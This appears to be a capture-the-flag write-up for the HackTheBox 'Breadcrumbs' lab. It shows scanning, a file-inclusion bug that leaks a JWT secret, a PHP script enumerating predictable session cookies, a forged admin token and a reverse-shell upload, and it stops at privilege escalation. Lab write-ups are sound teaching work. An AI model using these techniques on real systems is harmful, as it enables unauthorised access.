
HackTheBox - Breadcrumbs Writeup
contents
Information Gathering
Nmap scan
sudo nmap -sC -sV 10.10.10.228 -v22/tcp open ssh OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
| 2048 9d:d0:b8:81:55:54:ea:0f:89:b1:10:32:33:6a:a7:8f (RSA)
| 256 1f:2e:67:37:1a:b8:91:1d:5c:31:59:c7:c6:df:14:1d (ECDSA)
|_ 256 30:9e:5d:12:e3:c6:b7:c6:3b:7e:1e:e7:89:7e:83:e4 (ED25519)
80/tcp open http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1h PHP/8.0.1)
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.1
|_http-title: Library
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
443/tcp open ssl/http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1h PHP/8.0.1)We have 6 ports open:
- SSH
- Webserver 80/443
- SMB
Web Enumeration
Let’s take a loot at both ports 80/443, but seems they both give us the same pages! We can work one of these

Seems like it’s an e-book library

We have a search page for books, let’s try to play with it a bit

I tried few manual enumeration but nothing seem to give me an interesting output!
Let’s capture the request with burpsuite to see what’s actually going on

Aside from the title and author parameters we have “method=0” which seems odd
Let’s first send the request to repeater and change “method=1”


We get a different and an interesting response which screams “local file inclusion” that also leaks the parameter “book”, let’s check if that works

And yes! We have an LFI, let’s keep enumerating we don’t really have anything interesting to read yet
gobuster dir -u http://10.10.10.228/ -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt -x asp,aspx,php
-x prefix for adding extensions when fuzzing , since we’re working on windows box we may find asp/x files Also chose the lowercase version of raft-directories because windows is key sensitive,

Seems like we have a login panel

Since we’re looking for files to read we’re not gonna try to do stuff with the login panel! Let’s run gobuster again
gobuster dir -u http://10.10.10.228/portal -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt -x asp,aspx,php
Let’s check all of these
/includes/

/php/

 Here we have a list of users, Let’s take note of them first and save them somewhere in case we needed users later
Foothold
Let’s not waste more time and check the files under /includes/ and also the cookie.php under /portal/ with our LFI
include/fileController.php

We get the JWT secret
$secret_key = '6cb9c1a2786a483ca5e44571dcc5f3bfa298593a6376ad92185c3258acd5591e'Another interesting thing in the response
if(in_array($user, $admins) && $_SESSION['username'] == \"paul\")Seems like we need to login as the user paul
Let’s check Cookie.php

If we clean the response, a quick sed to remove the “\r \n and ”
<?php
/** * @param string $username  Username requesting session cookie *
* @return string $session_cookie Returns the generated cookie *
* @devteam * Please DO NOT use default PHPSESSID; our security team says they are predictable.
*CHANGE SECOND PART OF MD5 KEY EVERY WEEK **/

  function makesession($username){
  	$max = ;
  	$seed = rand(0, $max);
  	$key = "s4lTy_stR1nG_".$username[$seed]."(!528./9890";
  	$session_cookie = $username.md5($key);
  	return $session_cookie;}

?>
We know that the user is “paul” which is a short username, we can generate all the possible cookies and try them until one works
<?php
$user="paul";
for ($seed = 0; $seed <= strlen($user) - 1; $seed++) {
	$key = "s4lTy_stR1nG_".$user[$seed]."(!528./9890";
	$session_cookie = $user.md5($key);
	echo "[+] Cookie : ".$session_cookie."\n";

};
?>
Let’s try them one by one and check if we can get in


And we’re in!
Nothing interesting in the Issues page

Let’s check the File management page

Let’s try to upload anything to see if it works

Seems like we need a token! We have the secret, but we forgot to check what data we should provide! Let’s check the response back
$ret = JWT::decode($jwt, $secret_key, array('HS256'));
return $ret;
if($_SERVER['REQUEST_METHOD'] === \"POST\"){
  $admins = array(\"paul\");
  $user = validate()->data->username;
According to this response the content of JWT token should be
{"data":{"username":"paul"}}Now we have everything we need let’s forge our token, we can either use python or jwt.io

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkYXRhIjp7InVzZXJuYW1lIjoicGF1bCJ9fQ.4mJguG8tRd2z_feWJpmr_J3AdMeDPvW7GCK7cW7o0AILet’s add the cookie to our browser

Let’s to import anything

It worked!
Let’s upload the reverse shell!

And we’re in
Juliette User PrivESC
As usual, before running any enumeration tool we can check the webpage source to see if something is hidden there!
We can see an interesting folder under the /portal/
